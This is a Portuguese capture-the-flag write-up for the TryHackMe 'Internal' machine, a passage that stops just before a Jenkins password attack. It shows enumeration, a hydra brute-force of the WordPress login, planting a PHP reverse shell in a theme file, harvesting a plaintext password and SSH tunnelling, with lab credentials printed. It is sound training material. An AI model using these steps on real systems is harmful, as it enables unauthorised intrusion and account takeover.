

Internal

TryHackMe


Para começar o desafio, inicialmente vamos fazer igual mencionado da descrição do CTF e colocar o IP do host como internal.thm no arquivo de hosts.



Agora, podemos fazer o scan com o nmap para descobrir as portas abertas.



Agora com isso, descobrimos as portas 22 e 80 abertas, podemos acessar a página web e tentar enumerar seus diretórios.



Acessando diretamente, caímos em uma página padrão do apache2, vamos agora então começar a enumerar os diretórios.

```
┌──(root💀Pentest)-[~]
└─# gobuster dir -u http://internal.thm -w /usr/share/dirb/wordlists/big.txt -x php,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Timeout:                 10s
===============================================================
2022/05/03 18:11:00 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
/phpmyadmin           (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/]
/server-status        (Status: 403) [Size: 277]
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]

===============================================================
2022/05/03 18:34:46 Finished
===============================================================
```

Escaneando o site, descobrimos que ele roda um wordpress e também na página Blog, é um wordpress que está sendo executado.


Analisando o código fonte, conseguimos descobrir a versão do wordpress rodando: WordPress 5.4.2

```
<![endif]-->
<script src='http://internal.thm/blog/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
<script src='http://internal.thm/blog/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<link rel='https://api.w.org/' href='http://internal.thm/blog/index.php/wp-json/' />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://internal.thm/blog/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://internal.thm/blog/wp-includes/wlwman
<meta name="generator" content="WordPress 5.4.2" />
<style>.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style></head>

<body class="home blog wp-embed-responsive hfeed has-header-image has-sidebar colors-light">
```

Fizemos algumas enumerações com o wpscan, porém isso não nos levou a nada.


Depois disso, fomos para a página de login e como o wordpress nos informa logins válidos, testamos alguns para ver se conseguimos descobrir algo.

Com isso, descobrimos o login válido: admin



Com isso, podemos tentar quebrar a senha desse usuário com o hydra, para tentar acessar o painel administrativo do sistema.

Mas para isso, temos que descobrir a requisição que vamos fazer, podemos usar o burpsuite então, para sumular um login no Wordpress e pegar os parâmetros enviados.



Com isso, temos todos os parâmetros que precisamos para realizar o login.


Depois de alguns testes, vimos que o parâmetro ‘redirect_to’ estava deixando a requisição muito lenta, então tiramos para conseguir fazer um brute force mias rápido.

- hydra -v -l admin -P /usr/share/wordlists/rockyou.txt internal.thm http-post-form "/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:incorrect"

```
┌──(root💀Pentest)-[~]
└─# hydra -v -l admin -P /usr/share/wordlists/rockyou.txt internal.thm http-post-form "/blog/wp-login.php:log=^USER^
&pwd=^PASS^&wp-submit=Log In&testcookie=1:incorrect"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-05 18:58:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://internal.thm:80/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcooki
e=1:incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] 796.00 tries/min, 796 tries in 00:01h, 14343603 to do in 300:20h, 16 active
[STATUS] 791.67 tries/min, 2375 tries in 00:03h, 14342024 to do in 301:57h, 16 active
[VERBOSE] Page redirected to http://internal.thm/blog/wp-login.php?redirect_to=http%3A%2F%2Finternal.thm%2Fblog%2Fwp
-admin%2F&action=confirm_admin_email&wp_lang=en_US
[80][http-post-form] host: internal.thm   login: admin   password: my2boys
[STATUS] attack finished for internal.thm (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-05 19:03:29
```

Com isso, descobrimos a senha ‘my2boys’.


Agora com as credenciais válidas, podemos tentar acessar o painel administrativo do wordpress.




Nele, podemos tentar então conseguir uma conexão reversa com a nossa máquina.

Para explorar então, podemos pegar um reverse shell alterando a página 404.php do tema, depois acessar ela.


Vamos alterar então a página do tema ‘twentyseventeen’ com uma reverse shell em php.




Com isso, precisamos clicar em Upload File. Depois vamos abrir a porta 443 da nossa máquina, acessar o arquivo no diretório e ver se recebemos a reverse shell.



Fazendo isso então, conseguimos uma shell no servidor.



Investigando a máquina, ainda não conseguimos a key de user, e descobrimos um outro usuário chamado “aubreanna” no sistema em /home/.



Agora para conseguimos escalar nosso privilégio, tentamos primeiramente usar o comando sudo -l, porém ele não nos retornou nada, pois é necessária a senha do usuário www-data.

```
www-data@internal:/$ sudo -l
sudo -l
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

sudo: 3 incorrect password attempts
www-data@internal:/$
```

Depois disso, tentamos procurar por programas com SUID, nele encontramos o pkexec, que existe uma exploit pública para escalação de privilégio (https://github.com/ly4k/PwnKit), mas acredito que essa não é a ideia do desafio.

Então continuando com a exploração, tentamos procurar por capabilities também, mas não achamos nada de interessante.

```
www-data@internal:/$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
```

Com isso, decidimos então começar procurar por arquivos que podem conter informações sensíveis.

```
www-data@internal:/$ find / -name "*.txt" 2> /dev/null
find / -name "*.txt" 2> /dev/null
/opt/wp-save.txt
/boot/grub/gfxblacklist.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/requires.txt
/snap/core/9665/usr/lib/python3/dist-packages/Jinja2-2.8.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/MarkupSafe-0.23.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/MarkupSafe-0.23.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/requires.txt
/snap/core/9665/usr/lib/python3/dist-packages/PyJWT-1.3.0.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/chardet-2.3.0.egg-info/top_level.txt
/snap/core/9665/usr/lib/python3/dist-packages/cloud_init-19.4.egg-info/dependency_links.txt
/snap/core/9665/usr/lib/python3/dist-packages/cloud_init-19.4.egg-info/entry_points.txt
/snap/core/9665/usr/lib/python3/dist-packages/cloud_init-19.4.egg-info/requires.txt
/snap/core/9665/usr/lib/python3/dist-packages/cloud_init-19.4.egg-info/top_level.txt
```

Com isso, encontramos o arquivo wp-save.txt em /opt/, podemos dar um cat nele e descobrir do que se trata.

```
www-data@internal:/$ cat /opt/wp-save.txt
cat /opt/wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
```

Com isso, conseguimos as credenciais do usuário ‘aubreanna’:

- aubreanna: bubb13guM!@#123

Podemos então trocar para esse usuário que descobrimos.

```
www-data@internal:/$ su aubreanna
su aubreanna
Password: bubb13guM!@#123

aubreanna@internal:/$ whoami
whoami
aubreanna
aubreanna@internal:/$
```

Então conseguimos nos autenticar com sucesso como 'aubreanna', podemos tentar então conseguir a flag de usuário.

```
aubreanna@internal:/$ cd /home/aubreanna
cd /home/aubreanna
aubreanna@internal:~$ ls -l
ls -l
total 12
-rwx------ 1 aubreanna aubreanna   55 Aug  3  2020 jenkins.txt
drwx------ 3 aubreanna aubreanna 4096 Aug  3  2020 snap
-rwx------ 1 aubreanna aubreanna   21 Aug  3  2020 user.txt
aubreanna@internal:~$ cat user.txt
cat user.txt
THM{[redacted]}
aubreanna@internal:~$
```

Agora para nos tornarmos root, vimos um arquivo interessante chamado jenkins.txt, nele tem uma informação dizendo que existe um jenkin rodando em um servidor interno na porta 8080. Podemos confirmar isso dando um netstat e vendo que realmente existe essa porta aberta em localhost.

```
aubreanna@internal:~$ cat jenkins.txt
cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$ netstat -nlpt
netstat -nlpt
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:36411         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
aubreanna@internal:~$
```

Então teremos que fazer um tunelamento para termos a porta 8080 do localhost na nossa máquina.


Para fazer o tunelamento de uma forma simples, como temos o usuário e senha da aubreanna e o ssh está disponível na máquina, podemos usá-lo para fazer o tunelamento.

- ssh aubreanna@10.10.114.49 -L 8080:172.17.0.2:8080

```
┌──(root💀Pentest)-[~]
└─# ssh aubreanna@10.10.114.49 -L 8080:172.17.0.2:8080
The authenticity of host '10.10.114.49 (10.10.114.49)' can't be established.
ECDSA key fingerprint is SHA256:fJ/BlTrDF8wS8/eqyoej1aq/NmvQh79ABdkpiiN5tqE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.114.49' (ECDSA) to the list of known hosts.
aubreanna@10.10.114.49's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May  6 20:35:57 UTC 2022

  System load:  0.0               Processes:              118
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 47%               IP address for eth0:    10.10.114.49
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$
```

Com isso, agora temos a porta 8080 aberta na nossa máquina, e ela está recebendo o que vem da porta 8080 do host 172.17.0.2.

Vamos acessar o nosso localhost:8080 então e ver o Jenkins rodando.





Agora para nos autenticar, depois de tentar com as credenciais que já descobrimos da aubreanna, não conseguimos.

Fazendo algumas pesquisas, descobrimos que as credenciais padrões do Jenkins são admin:password, mas isso também não funcionou.

Então o que sabemos é que provavelmente existe um usuário admin no sistema, podemos tentar quebrar a senha dele novamente com o hydra.

Vamos então pegar os parâmetros da requisição com as feramentas de desenvolvedor do próprio Firefox.





Com isso temos a request que é feita, vamos tentar fazer um brute force.

